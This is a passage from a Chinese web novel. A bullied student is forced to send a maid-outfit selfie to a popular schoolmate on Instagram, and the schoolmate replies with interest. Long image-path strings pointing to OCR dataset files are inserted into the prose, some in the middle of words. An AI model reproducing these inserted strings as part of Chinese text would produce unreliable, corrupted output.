    但如果——只是如果——易倦看上了呢?这是他妈的一次绝境翻身的机会

    况且他现在也没得选择。

    “好。”虞涟开口,声音乖巧又顺从,“我发。但你们要说话算话,发完就放我走。”

    杰克露出一个得逞的笑容,松开了他的领口。

    虞涟拿出手机在ins上找到了易倦的账号:Ezra。

    虽然他的ins里除了橄榄球相关基本没发布过什么,但粉丝已然有好几万。

    毕竟他的身份不只有校内国王,还是斯科特家族的人。

    天生自带光环。真嫉妒啊。

    可现在想不了那么多,他从相册里选了那张暑假打工时穿的女仆装自拍,带着金色罗马卷假发,黑色连衣裙配白色围裙,蕾丝发箍把刘海别到一边,露出饱满的额头和那双天生带着几分媚意的眼睛。

    照片里的他嘴角微微往上翘起一个乖巧的弧度,灯光打在他的锁骨上,看起来又纯又欲。

    任谁都看不出这是个男人。

    虞涟按下发送键的时候,心跳快得像要蹦出胸腔。

    照片发出去了。

    杰克凑过来看了看屏幕,发出一声满意的嗤笑:“我靠,你这照片专门为钓凯子准备的吧,绝了。行,等几分钟,看看这位爷是怎么骂你的。”

    虞涟靠在墙上,低着头。

    他的手指攥着手机边缘,指节因为用力而微微发白。

    时间一秒一秒地过去。

    易倦没有回复。

    杰克显然也有些意外,又等了一会儿,手机还是毫无动静。他骂了一声,大概是觉得易倦根本不会搭理这种消息。

    他踢了一脚垃圾桶,对两个跟班挥挥手:“走了走了,真没意思。”

    三人的脚步声远去。

    虞涟一个人站在角落里,看着聊天界面上那个孤零零的未读标记,松了一口气,但又觉得说不上来地有点失落。

    他靠在墙上,闭上眼睛,在心里骂了一句。

    捞不了就算了。反正他也只是抱着试试看的态度。

    就在他准备把手机收进口袋的时候,屏幕突然亮了起来。

    Ezra Scott:照片里的人是你?

    虞涟愣住了。

    他的手指悬在屏幕上方,停了整整三秒。

    哎哎哎,他回了?

    不是吧,那个易倦?

    难道他的癖好是女仆装?

    另一端,礼堂第一排。

    易倦靠在椅背上,手机屏幕的光照亮了他那张没什么表情的脸。舞台上的校长正在滔滔不绝地讲着什么狗屁校训,他一个字也没听进去。

    他看着那张女仆装照片,挑了一下眉。

    黑色蕾丝发箍,白皙的锁骨,那双又纯又媚的眼睛透过镜头看着他,像一只小心翼翼伸出爪子试探的小猫。

    易倦把照片又看了一遍,然后关掉了手机。

    但嘴角翘了一点点。

    不是他喜欢的类型,他根本不会回消息。

    这张照片里的,恰好长在他审美上。

    他对她很感兴趣。